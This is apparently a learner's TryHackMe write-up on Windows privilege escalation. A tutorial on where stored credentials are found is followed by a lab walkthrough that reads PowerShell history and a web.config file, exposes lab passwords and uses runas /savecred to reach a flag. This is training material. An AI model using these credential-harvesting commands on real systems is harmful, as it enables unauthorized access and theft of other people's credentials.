Windows Privilege Escalation

Privilege escalation means starting with access to one user account on a system (like "User A") and finding a way to switch to another user (like "User B") — ideally one with **more privileges** like an admin or SYSTEM.

Sometimes, it's as simple as finding saved passwords in text files. Other times, it involves exploiting deeper system weaknesses.

Common Weaknesses That Allow Escalation:

- Misconfigured Windows services or scheduled tasks
- User accounts with too many privileges
- Outdated or vulnerable software
- Missing security patches

Types of Windows Users:

1. Administrators

- Full control of the system
- Can access any file or setting

2. Standard Users

- Limited access (can use the system but can't change major settings)

Special Built-in Accounts:

These are not normal user accounts but are used internally by Windows:

- **SYSTEM / LocalSystem** – Highest privilege, even more than admin. Used by the OS.
- **Local Service** – Runs services with *minimal* permissions. Uses anonymous network access.
- **Network Service** – Similar to Local Service, but uses the computer's credentials for network tasks.

Sometimes, through exploitation, attackers can gain access to these accounts even though they aren't directly loggable.

One of the easiest ways to escalate privileges is by finding stored credentials on the system. Here are key locations and techniques to check:

Unattended Installation Files

Windows deployment tools may leave credentials behind in setup files:

Look in:

makefile
CopyEdit
`C:\Unattend.xml`
`C:\Windows\Panther\Unattend.xml`
`C:\Windows\system32\sysprep.inf`
`C:\Windows\system32\sysprep\sysprep.xml`

Tip: These files may include plaintext `<Username>` and `<Password>` tags.

PowerShell Command History

Past PowerShell commands might include passwords.

From `cmd.exe`:

cmd
CopyEdit
```
type
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSRea
dline\ConsoleHost_history.txt
```

From PowerShell:

powershell
CopyEdit
```
type
$Env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PS
Readline\ConsoleHost_history.txt
```

Saved Windows Credentials

Check if any credentials are stored:

cmd
CopyEdit
```
cmdkey /list
```

If useful, try them:

cmd
CopyEdit
```
runas /savecred /user:admin cmd.exe
```

🌐 IIS Configuration Files

Look for database passwords in `web.config`:

Search for connection strings:

c
CopyEdit
```
type C:\path\to\web.config | findstr connectionString
```

Common locations:

arduino
CopyEdit
```
C:\inetpub\wwwroot\web.config
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
```

🛜 PuTTY (or other software)

PuTTY stores proxy credentials in the registry.

Search here:

cmd
CopyEdit
```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

🧠 *Look for `ProxyUsername` and `ProxyPassword` values.*

✅ TL;DR — Where to Look for Passwords:

- 📁 Setup files (unattend.xml, sysprep.xml)

- 📜 **PowerShell history**
- 🧰 **Saved Windows credentials (`cmdkey`)**
- 🌐 **IIS `web.config`**
- 🛠️ **SSH tools like PuTTY (registry)**
- 🔍 **Bonus: FTP clients, browsers, VNC, etc.**

Challenge 1:

So we are finally on the windows exploits! Tell you what booting this attack room up and seeing the windows background reminds me of a time I used remote desktop to host servers.

Firstly, I have credentials here:
Username: thm-unpriv
Password: Password321
IP: 10.10.117.203

First command I wrote was:
cmdkey /list

```
Target: Domain:interactive=WPRIVESC1\mike.katz
Type: Domain Password
User: WPRIVESC1\mike.katz
```

I then tried the:
runas
Command which outputted a lot of useful commands to try:

```
RUNAS /trustlevel:<TrustLevel> program

   /noprofile        specifies that the user's profile should not be loaded.
                     This causes the application to load more quickly, but
                     can cause some applications to malfunction.
   /profile          specifies that the user's profile should be loaded.
                     This is the default.
   /env              to use current environment instead of user's.
   /netonly          use if the credentials specified are for remote
                     access only.
   /savecred         to use credentials previously saved by the user.
   /smartcard        use if the credentials are to be supplied from a
                     smartcard.
   /user             <UserName> should be in form USER@DOMAIN or DOMAIN\USER
   /showtrustlevels  displays the trust levels that can be used as arguments
                     to /trustlevel.
   /trustlevel       <Level> should be one of levels enumerated
                     in /showtrustlevels.
   program         command line for EXE.  See below for examples
```

I then tried:
runas /savecred /user:admin cmd.exe

Asked me for a password but the password belonging to our user was not the same, worth a try though,
How about we do this:
runas /savecred /user:thm-unpriv cmd.exe
Password321

Okay that worked! It opened up the C:\windows\system32 directory.

```
C:\Windows\system32>type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
ls
whoami
whoami /priv
whoami /group
whoami /groups
cmdkey /?
cmdkey /add:thmdc.local /user:julia.jones /pass:ZuperCkretPa5z
cmdkey /list
cmdkey /delete:thmdc.local
cmdkey /list
runas /?
```

type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Using the script above I was able to access the list shown in the image which is a memory of past commands used. Also in this case we can see user **julia.jones** has a password of **ZuperCkretPa5z**

Next I can see if anyone is connected, which apparently there is a server running on the remote host. To identify this I would use the command:

type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString

```
C:\Users\thm-unpriv>type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
            <add connectionStringName="LocalSqlServer" maxEventDetailsLength="1073741823" buffer="false" bufferMode="Notification" name="SqlWebEventProvider" type="System.Web.Management.SqlWebEventProvider,System.Web,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a" />
            <add connectionStringName="LocalSqlServer" name="AspNetSqlPersonalizationProvider" type="System.Web.UI.WebControls.WebParts.SqlPersonalizationProvider, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
    <connectionStrings>
        <add connectionString="Server=thm-db.local;Database=thm-sekure;User ID=db_admin;Password=098n0x35skjD3" name="THM-DB" />
    </connectionStrings>

C:\Users\thm-unpriv>
```

Note the highlighted text is the db_admin password:


098n0x35skjD3

Now I am going to retrieve credentials from software: PuTTY which is an SSH client.

First I decided to figure out thoms password! Simple.

Now I am going to run the cmdkey /list command

cmdkey /list



Now the target is mike.katz but we don't have the revealed password for the user. So we now need to escalate our privileges.

runas /savecred /user:mike.katz cmd.exe

Once we have inputted this command, we will have the command prompt open with the C:\Windows\system32 pathway.

Now let's try:

cd \Windows

cd \Users

dir

cd mike.katz


cd dir

At this point I could see all the pathways I could have selected, such as desktop, documents, downloads etc. I decided to first check documents:


cd Documents

Once inside I didn't find anything useful so I changed the directory to the desktop instead.

cd Desktop



type flag.txt



There we go! The flag was: THM{WHAT_IS_MY_PASSWORD}

That was fun! I am a bit fresh with Microsoft commands, since I have just finished learning Linux, it’s nice to be able to learn a multitude of applications that I may encounter in the real world.